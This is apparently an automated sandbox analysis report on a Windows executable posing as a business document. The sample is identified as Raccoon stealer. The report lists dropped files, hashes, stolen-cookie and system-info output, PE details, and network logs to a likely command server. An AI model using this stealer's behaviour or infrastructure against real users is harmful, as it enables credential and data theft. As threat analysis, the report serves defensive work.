SHA-256:	C40BB03199A2054DABFC7A8E01D6098E91DE7193619EFFBD0F142A7BF031C14D
SHA-512:	0B63E4979846CEBA1B1ED8470432EA6AA18CCA66B5F5322D17B14BC0DFA4B2EE09CA300A016E16A01DB5123E4E022820698F46D9BAD1078BD24675B4B181E91F
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....NE...E...E.....".G...L.^.N...E...l.....U.....V.....A....._.....D..... 2.D.....D...RichE.....PE..L....8'Y.....''!..... .....@.....@A..... .....H?...0.....8.....@..... .....text..... ..`.data...D.....@....idata.....@..@.rsrc..... .....@..@.reloc.....0.....@..B.. ....

C:\Users\user\AppData\LocalLow\machineinfo.txt	
Process:	C:\Users\user\Desktop\CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT500383RRTF.exe
File Type:	ASCII text, with CRLF, CR line terminators
Category:	dropped
Size (bytes):	1106
Entropy (8bit):	5.28172224985014
Encrypted:	false
SSDEEP:	24:DlANiH/l3e7qy53Net5IBdBqhKQa7nCGik/R8RAuLTvqzh:BAk93a3NetmBgOCGik/R0As0h
MD5:	9DA5570EF09832D6F01B52BC6CA62546

C:\Users\user\AppData\LocalLow\machineinfo.txt	
SHA1:	C0D19867778405363776 83AEF2C0494382D946D8
SHA-256:	5FB23008892B0C392663B68A2ED4A80B75AC16C50F513F6B30BA8863272A089E
SHA-512:	90F5AFF5F5C1F53780DF8ABDCEF050E9065F7F0F3D81B00A68B84B5DCEA3F647C9023581CF3AF72CA43AAD7248FC422E6CD34A0D593A36FACA5AFE338D2C0638
Malicious:	false
Preview:	Raccoon | 1.7.3...Build compile date: Sat Feb 27 21:25:06 2021...Launched at: 2021.03.30 - 12:22:53 GMT...Bot_ID: D06ED635-68F6-4E9A-955C-4899F5F57B9A _user...Running on a desktop.....----------..... - Cookies: 1... - Passwords: 0... - Files: 0.....System Information:... - System Language: English... - System TimeZone: +1 hrs... - IP: 84.17.52.79... - Location: 47.431702, 8.575900 | Zurich, Zurich, Switzerland (8152)... - ComputerName: 980108... - Username: user... - Windows version: NT 10.0... - Product name: Windows 10 Pro... - System arch: x64... - CPU: Intel(R) Core(TM)2 CPU 6600 @ 2.40 GHz (4 cores)... - RAM: 8191 MB (5383 MB used)... - Screen resolution: 1280x1024... - Display devices:....0) Microsoft Basic Display Adapter.....----------.....Installed Apps: ....Adobe Acrobat Reader DC (19.012.20035)....Adobe Refresh Manager (1.8.0)....Google Chrome (85.0.4183.121)....Google Update Helper (1.3.35.451)....Java 8 Update 211 (8.0.2110.12)....Java Auto Upda

C:\Users\user\AppData\LocalLow\rQF69AzBla	
Process:	C:\Users\user\Desktop\CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT500383RRTF.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	0.7006690334145785
Encrypted:	false
SSDEEP:	24:TLbJLbXaFpEO5bNmISHn06UwcQPx5fBoe9H6pf1H1oNQ:T5LLOpEO5J/Kn7U1uBobfvoNQ
MD5:	A7FE10DA330AD03BF22DC9AC76BBB3E4
SHA1:	1805CB7A2208BAEFF71DCB3FE32DB0CC935CF803
SHA-256:	8D6B84A96429B5C672838BF431A47EC59655E561EBFBB4E63B46351D10A7AAD8
SHA-512:	1DBE27AED6E1E98E9F82AC1F5B774ACB6F3A773BEB17B66C2FB7B89D12AC87A6D5B716EF844678A5417F30EE8855224A8686A135876AB4C0561B3C6059E635C7
Malicious:	false
Preview:	SQLite format 3.....@ .....C..... ..g... .8..... ....

C:\Users\user\AppData\LocalLow\rZCi5ElLFcp.zip	
Process:	C:\Users\user\Desktop\CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT500383RRTF.exe
File Type:	Zip archive data, at least v2.0 to extract
Category:	dropped
Size (bytes):	1190
Entropy (8bit):	7.508914675532032
Encrypted:	false
SSDEEP:	24:9jqxcEnbA9VeDVO7FD0wQfOceEi3C615moU+nvluhH9GfRe/:9jmnMuZKNK/sC615tuhHKe/
MD5:	7F6662399EBE787AD70B7AAB8668ED62
SHA1:	9E3739C63A7EE1AF6855BD4301732B04E90DB6AE
SHA-256:	CCED05FDCF082EF840E33AF29AC7DF092B3BE58F2629EFF1BC7C7B0321FB2027
SHA-512:	F0BA34739BA21B4B5101F6729909E58071FBC11D896F6256C86155D5795CA3CF4CDE69FDF9A12942FDD2EB73E0CE18A3C7FFCE341FF09B6A9082E6E6062F045
Malicious:	false
Preview:	PK.....r~RH.._.....*...browsers/cookies/Google Chrome_Default.txtUT...94c`94c`94c`%..r.0...5..hCR.a.E.."J}.N....WBu..~}.=..T...<j';~.....4...^.2..y...V...~..h....|.2 }. ..9L@J..D=.F...^'.....u.....i.%o.*J1B...Fr..._.!.%..`....e:....Q;.~....x{.....O.PK.....r~R.R|.....R.....System Info.txtUT...=4c`=4c`=4c`uS.n.0.}.....$...i....A.b@_..V...eHvo ..N.^.j..\|xH...Jf.1%..FB.\|.7..!3.J..rY.....g.....S.~).2..d..0B=.Q.....I.i...b.....i..Q...?..Q,.d.Gq<.s.....).C.US....f(!W.6....>>G...1.Z..X.,.sO.....ca./...W.=\....e.M.t..r).m#.(.... .>.7z.n0..~0.Y.Y/..D>a!...q.^..x..!.=.R~.....).&.4Vg....I.....a.1..ou.V.J...8..F...)[..^.....<9xT.....diM.d5..{2...s..f.....dy..z.*..!.e.`..... ..~.'>...W..8XV...U.@.X.`1...".=4N.=c.Y. J@.S4G....3..O`.]U....G.ac..F...5...0.Ngo.4.....]...E...V..I.....&.....,&.q.)...R.....#....1[.....B..".0.>...v..\..1.n. .8.~.G.QO.a$.....)iS...A8f....y.....:...85.w..0.=....Q0.....Y..>|..

C:\Users\user\AppData\LocalLow\sqlite3.dll	
Process:	C:\Users\user\Desktop\CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT500383RRTF.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	916735
Entropy (8bit):	6.514932604208782
Encrypted:	false
SSDEEP:	24576:BJDwWdxW2SBNTjlY24eJoyGttl3+FZVpsq/2W:BJDvx0BY24eJoyctl3+FTX
MD5:	F964811B68F9F1487C2B41E1AEF576CE
SHA1:	B423959793F14B1416BC3B7051BED58A1034025F
SHA-256:	83BC57DCF282264F2B00C21CE0339EAC20FCB7401F7C5472C0CD0C014844E5F7
SHA-512:	565B1A7291C6FCB63205907FCD9E72FC2E11CA945AFC4468C378EDBA882E2F314C2AC21A7263880FF7D4B84C2A1678024C1AC9971AC1C1DE2BFA4248EC0F984
Malicious:	false

C:\Users\user\AppData\LocalLow\sqlite3.dll	
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....t\.....!.....Z.....p.....a..... ....H.... .....0...3.....text...XX.....Z.....`.P`.data.....p.....`.....@.`..rdata..... ...|.....@.`@.bss....(.....`..edata... ....."..... .....@.0@.idata..H.....@.0..CRT....,.....@.0..tls.... .....@.0..rsr c..... .....@.0..reloc...3...0...4.....@.0B/4.....p.....@.@B/19.....@..B/31..... .....@..B/45.....@..... .@..B/57.....`.....@.0B/70.....i....p.....

\Device\Null	
Process:	C:\Windows\SysWOW64\timeout.exe
File Type:	ASCII text, with CRLF line terminators, with overstriking
Category:	dropped
Size (bytes):	92
Entropy (8bit):	4.300553674183507
Encrypted:	false
SSDEEP:	3:hYFEHgARcWmFsFJQZtctFst3g4t32vov:hYFE1mFSQZi3MXt3X
MD5:	F74899957624A2837F2F86E8E62E92D4
SHA1:	1FCDAC5DEC5B0B1E00CF0247DA2A5F18566F1431
SHA-256:	507992A303C447D1D40D36E2E5163A237077B94F23A7089AC90A2F08682AE9BC
SHA-512:	E3FD14728633614B6552A75C15079AC8B04C0E8B3F49535B522C73312B1C812E30A934099AB18B507A0B4878068987D5545E90FA3747F7E7B10360EE324DB435
Malicious:	false
Preview:	..Waiting for 10 seconds, press CTRL+C to quit ..... 9.. 8.. 7.. 6.. 5.. 4.. 3.. 2.. 1.. 0..

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	5.504395846919052
TrID:	• Win32 Executable (generic) a (10002005/4) 99.15% • Win32 Executable Microsoft Visual Basic 6 (82127/2) 0.81% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT500383RRTF.exe
File size:	118784
MD5:	edeff76475b73d1ea8f9f8eb8afdb738
SHA1:	0ec4cf852db313d8d6c7896f4a8fd10f73228749
SHA256:	a214379d617efa77932adcbd90240cf0fb0ba443b50d4f93475edde4d53b1681
SHA512:	8577148209f70131862af561f78eaee6c411fda46f1a3e66aaa6da3bcf5e8b7efa400abf71d72d54e176009e357ec37d3cdb938d72d2d409f4f190b7800c59ab
SSDEEP:	1536:QHkRBdOqELc7FRQe4AdbrS50h3yqiL46R2AvVvYF1ZfwXE:FD7FZRkElF4U
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....u...1...1...1.....0...~...0.....0...Rich1.....PE..L...b."S..... ....@.....

File Icon



Icon Hash:	e6e6fa6a6e949084

Static PE Info

General

Entrypoint:	0x401888
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui

General

Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	
Time Stamp:	0x5322B062 [Fri Mar 14 07:31:46 2014 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	6ea4bc64786f6c0830d4d2794c2af5e1

Entrypoint Preview

Instruction
push 0040E318h
call 00007F1B00599173h
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
xor byte ptr [eax], al
add byte ptr [eax], al
inc eax
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add ah, dl
pop es
aad FAh
sub dword ptr [498247ADh], ebp
mov ah, 53h
add edi, dword ptr [ebx]
ucomiss xmm0, dqword ptr [eax]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [ecx], al
add byte ptr [eax], al
add byte ptr [ecx+00h], al
and byte ptr [eax], cl
inc ecx
add byte ptr [ebx+75h], dh
insb
jbe 00007F1B005991E3h
jnc 00007F1B005991F7h
je 00007F1B005991F4h
popad
popad
jo 000091E4h
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
dec esp
xor dword ptr [eax], eax
pop ss
xor al, 42h
fdivr qword ptr [edi+edx*8]
jmp far 52B9h : 658149D6h
popfd
and ecx, dword ptr [eax+ebx*8+06h]
out dx, eax
xor byte ptr [edx-2Ch], ch
sub byte ptr [ebp+635DAB49h], FFFFFFFCh

Instruction
jnp 00007F1B00599149h
idiv dword ptr fs:[edx]
dec edi
lodsd
xor ebx, dword ptr [ecx-48EE309Ah]
or al, 00h
stosb
add byte ptr [eax-2Dh], ah
xchg eax, ebx
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x19d84	0x28	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x1c000	0xcb4	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x228	0x20	
IMAGE_DIRECTORY_ENTRY_IAT	0x1000	0x1c8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x193b4	0x1a000	False	0.316575270433	data	5.78907672784	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.data	0x1b000	0xa88	0x1000	False	0.00634765625	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x1c000	0xcb4	0x1000	False	0.3427734375	data	3.23515501926	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x1c40c	0x8a8	dBase IV DBT of @.DBF, block length 1024, next free block index 40, next free block 16776176, next used block 10526884		
RT_GROUP_ICON	0x1c3f8	0x14	data		

Name	RVA	Size	Type	Language	Country
RT_VERSION	0x1c0f0	0x308	data		

Imports


DLL	Import
MSVBVM60.DLL	_CIcos, _adj_fptan, __vbaVarMove, __vbaFreeVar, __vbaStrVarMove, __vbaFreeVarList, _adj_fdiv_m64, __vbaFreeObjList, _adj_fprem1, __vbaHresultCheckObj, _adj_fdiv_m32, __vbaAryVar, __vbaAryDestruct, __vbaObjSet, __vbaOnError, _adj_fdiv_m16i, __vbaObjSetAddref, _adj_fdivr_m16i, __vbaCyStr, __vbaVarTstLt, __vbaFpR8, _CIsin, __vbaChkstk, EVENT_SINK_AddRef, __vbaGenerateBoundsError, __vbaStrCmp, __vbaAryConstruct2, __vbaVarTstEq, _adj_fpatan, __vbaLateIdCallLd, EVENT_SINK_Release, _CIsqrt, EVENT_SINK_QueryInterface, __vbaFpCmpCy, __vbaExceptHandler, _adj_fprem, _adj_fdivr_m64, __vbaFPException, __vbaStrVarVal, _CIlog, __vbaFileOpen, __vbaNew2, __vbaInStr, _adj_fdiv_m32i, _adj_fdivr_m32i, __vbaStrCopy, __vbaFreeStrList, __vbaDerefAry1, _adj_fdivr_m32, _adj_fdiv_r, __vbaVarTstNe, __vbaI4Var, __vbaVarAdd, __vbaLateMemCall, __vbaVarDup, __vbaStrComp, __vbaFpI4, _CIatan, __vbaAryCopy, __vbaStrMove, _allmul, __vbaLateIdSt, _CItan, _CIexp, __vbaFreeObj, __vbaFreeStr

Version Infos

Description	Data
Translation	0x0400 0x04b0
LegalCopyright	DcDFab 4
InternalName	indsetknopw
FileVersion	4.05.0001
CompanyName	Boshiyuki Tasui
LegalTrademarks	NewsID SSA GEnerator
Comments	Buawei
ProductName	BechSmith Corporation
ProductVersion	4.05.0001
OriginalFilename	indsetknopw.exe

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Mar 30, 2021 14:22:42.490082979 CEST	49742	443	192.168.2.4	111.67.28.15
Mar 30, 2021 14:22:42.757600069 CEST	443	49742	111.67.28.15	192.168.2.4
Mar 30, 2021 14:22:42.757699966 CEST	49742	443	192.168.2.4	111.67.28.15
Mar 30, 2021 14:22:42.773632050 CEST	49742	443	192.168.2.4	111.67.28.15
Mar 30, 2021 14:22:43.041050911 CEST	443	49742	111.67.28.15	192.168.2.4
Mar 30, 2021 14:22:43.042459965 CEST	443	49742	111.67.28.15	192.168.2.4
Mar 30, 2021 14:22:43.042481899 CEST	443	49742	111.67.28.15	192.168.2.4
Mar 30, 2021 14:22:43.042495966 CEST	443	49742	111.67.28.15	192.168.2.4
Mar 30, 2021 14:22:43.042622089 CEST	49742	443	192.168.2.4	111.67.28.15
Mar 30, 2021 14:22:43.122325897 CEST	49742	443	192.168.2.4	111.67.28.15

Copyright Joe Security LLC 2021

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Mar 30, 2021 14:22:43.391762018 CEST	443	49742	111.67.28.15	192.168.2.4
Mar 30, 2021 14:22:43.391885996 CEST	49742	443	192.168.2.4	111.67.28.15
Mar 30, 2021 14:22:43.410388947 CEST	49742	443	192.168.2.4	111.67.28.15
Mar 30, 2021 14:22:43.689534903 CEST	443	49742	111.67.28.15	192.168.2.4
Mar 30, 2021 14:22:43.689562082 CEST	443	49742	111.67.28.15	192.168.2.4
Mar 30, 2021 14:22:43.689582109 CEST	443	49742	111.67.28.15	192.168.2.4
Mar 30, 2021 14:22:43.689606905 CEST	443	49742	111.67.28.15	192.168.2.4
Mar 30, 2021 14:22:43.689627886 CEST	443	49742	111.67.28.15	192.168.2.4
Mar 30, 2021 14:22:43.689640999 CEST	49742	443	192.168.2.4	111.67.28.15
Mar 30, 2021 14:22:43.689647913 CEST	443	49742	111.67.28.15	192.168.2.4
Mar 30, 2021 14:22:43.689670086 CEST	443	49742	111.67.28.15	192.168.2.4
Mar 30, 2021 14:22:43.689676046 CEST	49742	443	192.168.2.4	111.67.28.15
Mar 30, 2021 14:22:43.689691067 CEST	443	49742	111.67.28.15	192.168.2.4
Mar 30, 2021 14:22:43.689707041 CEST	49742	443	192.168.2.4	111.67.28.15
Mar 30, 2021 14:22:43.689709902 CEST	443	49742	111.67.28.15	192.168.2.4
Mar 30, 2021 14:22:43.689733982 CEST	49742	443	192.168.2.4	111.67.28.15
Mar 30, 2021 14:22:43.689749002 CEST	443	49742	111.67.28.15	192.168.2.4
Mar 30, 2021 14:22:43.689757109 CEST	49742	443	192.168.2.4	111.67.28.15
Mar 30, 2021 14:22:43.689799070 CEST	49742	443	192.168.2.4	111.67.28.15
Mar 30, 2021 14:22:43.958785057 CEST	443	49742	111.67.28.15	192.168.2.4
Mar 30, 2021 14:22:43.958822966 CEST	443	49742	111.67.28.15	192.168.2.4
Mar 30, 2021 14:22:43.958841085 CEST	443	49742	111.67.28.15	192.168.2.4
Mar 30, 2021 14:22:43.959006071 CEST	49742	443	192.168.2.4	111.67.28.15
Mar 30, 2021 14:22:43.959064007 CEST	49742	443	192.168.2.4	111.67.28.15
Mar 30, 2021 14:22:43.959100962 CEST	443	49742	111.67.28.15	192.168.2.4
Mar 30, 2021 14:22:43.959122896 CEST	443	49742	111.67.28.15	192.168.2.4
Mar 30, 2021 14:22:43.959147930 CEST	443	49742	111.67.28.15	192.168.2.4
Mar 30, 2021 14:22:43.959188938 CEST	49742	443	192.168.2.4	111.67.28.15
Mar 30, 2021 14:22:43.959230900 CEST	49742	443	192.168.2.4	111.67.28.15
Mar 30, 2021 14:22:43.959280968 CEST	443	49742	111.67.28.15	192.168.2.4
Mar 30, 2021 14:22:43.959305048 CEST	443	49742	111.67.28.15	192.168.2.4
Mar 30, 2021 14:22:43.959326029 CEST	443	49742	111.67.28.15	192.168.2.4
Mar 30, 2021 14:22:43.959350109 CEST	443	49742	111.67.28.15	192.168.2.4
Mar 30, 2021 14:22:43.959374905 CEST	443	49742	111.67.28.15	192.168.2.4
Mar 30, 2021 14:22:43.959387064 CEST	49742	443	192.168.2.4	111.67.28.15
Mar 30, 2021 14:22:43.959397078 CEST	443	49742	111.67.28.15	192.168.2.4
Mar 30, 2021 14:22:43.959415913 CEST	49742	443	192.168.2.4	111.67.28.15
Mar 30, 2021 14:22:43.959422112 CEST	443	49742	111.67.28.15	192.168.2.4
Mar 30, 2021 14:22:43.959462881 CEST	49742	443	192.168.2.4	111.67.28.15
Mar 30, 2021 14:22:43.959485054 CEST	49742	443	192.168.2.4	111.67.28.15
Mar 30, 2021 14:22:44.226330996 CEST	443	49742	111.67.28.15	192.168.2.4
Mar 30, 2021 14:22:44.226356983 CEST	443	49742	111.67.28.15	192.168.2.4
Mar 30, 2021 14:22:44.226370096 CEST	443	49742	111.67.28.15	192.168.2.4
Mar 30, 2021 14:22:44.226417065 CEST	443	49742	111.67.28.15	192.168.2.4
Mar 30, 2021 14:22:44.226435900 CEST	443	49742	111.67.28.15	192.168.2.4
Mar 30, 2021 14:22:44.226448059 CEST	443	49742	111.67.28.15	192.168.2.4
Mar 30, 2021 14:22:44.226452112 CEST	49742	443	192.168.2.4	111.67.28.15
Mar 30, 2021 14:22:44.226461887 CEST	443	49742	111.67.28.15	192.168.2.4
Mar 30, 2021 14:22:44.226480007 CEST	443	49742	111.67.28.15	192.168.2.4
Mar 30, 2021 14:22:44.226494074 CEST	49742	443	192.168.2.4	111.67.28.15
Mar 30, 2021 14:22:44.226499081 CEST	443	49742	111.67.28.15	192.168.2.4
Mar 30, 2021 14:22:44.226500034 CEST	49742	443	192.168.2.4	111.67.28.15
Mar 30, 2021 14:22:44.226517916 CEST	443	49742	111.67.28.15	192.168.2.4
Mar 30, 2021 14:22:44.226530075 CEST	49742	443	192.168.2.4	111.67.28.15
Mar 30, 2021 14:22:44.226543903 CEST	443	49742	111.67.28.15	192.168.2.4
Mar 30, 2021 14:22:44.226555109 CEST	443	49742	111.67.28.15	192.168.2.4
Mar 30, 2021 14:22:44.226558924 CEST	49742	443	192.168.2.4	111.67.28.15
Mar 30, 2021 14:22:44.226569891 CEST	443	49742	111.67.28.15	192.168.2.4
Mar 30, 2021 14:22:44.226583958 CEST	443	49742	111.67.28.15	192.168.2.4
Mar 30, 2021 14:22:44.226593018 CEST	49742	443	192.168.2.4	111.67.28.15
Mar 30, 2021 14:22:44.226630926 CEST	443	49742	111.67.28.15	192.168.2.4
Mar 30, 2021 14:22:44.226644039 CEST	443	49742	111.67.28.15	192.168.2.4
Mar 30, 2021 14:22:44.226665020 CEST	443	49742	111.67.28.15	192.168.2.4
Mar 30, 2021 14:22:44.226772070 CEST	443	49742	111.67.28.15	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Mar 30, 2021 14:22:44.226789951 CEST	443	49742	111.67.28.15	192.168.2.4
Mar 30, 2021 14:22:44.226809025 CEST	443	49742	111.67.28.15	192.168.2.4
Mar 30, 2021 14:22:44.226831913 CEST	49742	443	192.168.2.4	111.67.28.15
Mar 30, 2021 14:22:44.226855040 CEST	443	49742	111.67.28.15	192.168.2.4
Mar 30, 2021 14:22:44.227247953 CEST	49742	443	192.168.2.4	111.67.28.15
Mar 30, 2021 14:22:44.227266073 CEST	49742	443	192.168.2.4	111.67.28.15
Mar 30, 2021 14:22:44.496031046 CEST	443	49742	111.67.28.15	192.168.2.4
Mar 30, 2021 14:22:44.496061087 CEST	443	49742	111.67.28.15	192.168.2.4
Mar 30, 2021 14:22:44.496083021 CEST	443	49742	111.67.28.15	192.168.2.4
Mar 30, 2021 14:22:44.496104956 CEST	443	49742	111.67.28.15	192.168.2.4
Mar 30, 2021 14:22:44.496126890 CEST	443	49742	111.67.28.15	192.168.2.4
Mar 30, 2021 14:22:44.496151924 CEST	443	49742	111.67.28.15	192.168.2.4
Mar 30, 2021 14:22:44.496159077 CEST	49742	443	192.168.2.4	111.67.28.15
Mar 30, 2021 14:22:44.496176004 CEST	443	49742	111.67.28.15	192.168.2.4
Mar 30, 2021 14:22:44.496196985 CEST	49742	443	192.168.2.4	111.67.28.15
Mar 30, 2021 14:22:44.496201992 CEST	443	49742	111.67.28.15	192.168.2.4
Mar 30, 2021 14:22:44.496201992 CEST	49742	443	192.168.2.4	111.67.28.15
Mar 30, 2021 14:22:44.496225119 CEST	443	49742	111.67.28.15	192.168.2.4
Mar 30, 2021 14:22:44.496243000 CEST	49742	443	192.168.2.4	111.67.28.15
Mar 30, 2021 14:22:44.496248007 CEST	443	49742	111.67.28.15	192.168.2.4
Mar 30, 2021 14:22:44.496270895 CEST	443	49742	111.67.28.15	192.168.2.4
Mar 30, 2021 14:22:44.496284008 CEST	49742	443	192.168.2.4	111.67.28.15
Mar 30, 2021 14:22:44.496294022 CEST	443	49742	111.67.28.15	192.168.2.4
Mar 30, 2021 14:22:44.496309996 CEST	49742	443	192.168.2.4	111.67.28.15
Mar 30, 2021 14:22:44.496315956 CEST	443	49742	111.67.28.15	192.168.2.4
Mar 30, 2021 14:22:44.496340990 CEST	443	49742	111.67.28.15	192.168.2.4

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Mar 30, 2021 14:21:15.284832954 CEST	59920	53	192.168.2.4	8.8.8.8
Mar 30, 2021 14:21:15.330692053 CEST	53	59920	8.8.8.8	192.168.2.4
Mar 30, 2021 14:21:15.514183998 CEST	57458	53	192.168.2.4	8.8.8.8
Mar 30, 2021 14:21:15.568542957 CEST	53	57458	8.8.8.8	192.168.2.4
Mar 30, 2021 14:21:16.342711926 CEST	50579	53	192.168.2.4	8.8.8.8
Mar 30, 2021 14:21:16.343705893 CEST	51703	53	192.168.2.4	8.8.8.8
Mar 30, 2021 14:21:16.344470024 CEST	65248	53	192.168.2.4	8.8.8.8
Mar 30, 2021 14:21:16.388626099 CEST	53	50579	8.8.8.8	192.168.2.4
Mar 30, 2021 14:21:16.391149998 CEST	53	65248	8.8.8.8	192.168.2.4
Mar 30, 2021 14:21:16.391179085 CEST	53	51703	8.8.8.8	192.168.2.4
Mar 30, 2021 14:21:19.744138956 CEST	53723	53	192.168.2.4	8.8.8.8
Mar 30, 2021 14:21:19.802051067 CEST	53	53723	8.8.8.8	192.168.2.4
Mar 30, 2021 14:21:40.490989923 CEST	64646	53	192.168.2.4	8.8.8.8
Mar 30, 2021 14:21:40.539866924 CEST	53	64646	8.8.8.8	192.168.2.4
Mar 30, 2021 14:21:43.944430113 CEST	65298	53	192.168.2.4	8.8.8.8
Mar 30, 2021 14:21:43.990073919 CEST	53	65298	8.8.8.8	192.168.2.4
Mar 30, 2021 14:21:45.035861015 CEST	59123	53	192.168.2.4	8.8.8.8
Mar 30, 2021 14:21:45.090435028 CEST	53	59123	8.8.8.8	192.168.2.4
Mar 30, 2021 14:21:46.471252918 CEST	54531	53	192.168.2.4	8.8.8.8
Mar 30, 2021 14:21:46.517179966 CEST	53	54531	8.8.8.8	192.168.2.4
Mar 30, 2021 14:21:47.726963043 CEST	49714	53	192.168.2.4	8.8.8.8
Mar 30, 2021 14:21:47.781119108 CEST	53	49714	8.8.8.8	192.168.2.4
Mar 30, 2021 14:21:50.102624893 CEST	58028	53	192.168.2.4	8.8.8.8
Mar 30, 2021 14:21:50.157056093 CEST	53	58028	8.8.8.8	192.168.2.4
Mar 30, 2021 14:21:50.789891958 CEST	53097	53	192.168.2.4	8.8.8.8
Mar 30, 2021 14:21:50.838696957 CEST	53	53097	8.8.8.8	192.168.2.4
Mar 30, 2021 14:21:51.888214111 CEST	49257	53	192.168.2.4	8.8.8.8
Mar 30, 2021 14:21:51.934762955 CEST	53	49257	8.8.8.8	192.168.2.4
Mar 30, 2021 14:21:53.632455111 CEST	62389	53	192.168.2.4	8.8.8.8
Mar 30, 2021 14:21:53.678374052 CEST	53	62389	8.8.8.8	192.168.2.4
Mar 30, 2021 14:21:54.946530104 CEST	49910	53	192.168.2.4	8.8.8.8
Mar 30, 2021 14:21:54.992515087 CEST	53	49910	8.8.8.8	192.168.2.4
Mar 30, 2021 14:22:00.100003958 CEST	55854	53	192.168.2.4	8.8.8.8
Mar 30, 2021 14:22:00.146488905 CEST	53	55854	8.8.8.8	192.168.2.4

Copyright Joe Security LLC 2021

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Mar 30, 2021 14:22:01.098542929 CEST	64549	53	192.168.2.4	8.8.8.8
Mar 30, 2021 14:22:01.153105974 CEST	53	64549	8.8.8.8	192.168.2.4
Mar 30, 2021 14:22:11.044483900 CEST	63153	53	192.168.2.4	8.8.8.8
Mar 30, 2021 14:22:11.104126930 CEST	53	63153	8.8.8.8	192.168.2.4
Mar 30, 2021 14:22:11.239778042 CEST	52991	53	192.168.2.4	8.8.8.8
Mar 30, 2021 14:22:11.297012091 CEST	53	52991	8.8.8.8	192.168.2.4
Mar 30, 2021 14:22:25.956614971 CEST	53700	53	192.168.2.4	8.8.8.8
Mar 30, 2021 14:22:26.005354881 CEST	53	53700	8.8.8.8	192.168.2.4
Mar 30, 2021 14:22:35.143964052 CEST	51726	53	192.168.2.4	8.8.8.8
Mar 30, 2021 14:22:35.189804077 CEST	53	51726	8.8.8.8	192.168.2.4
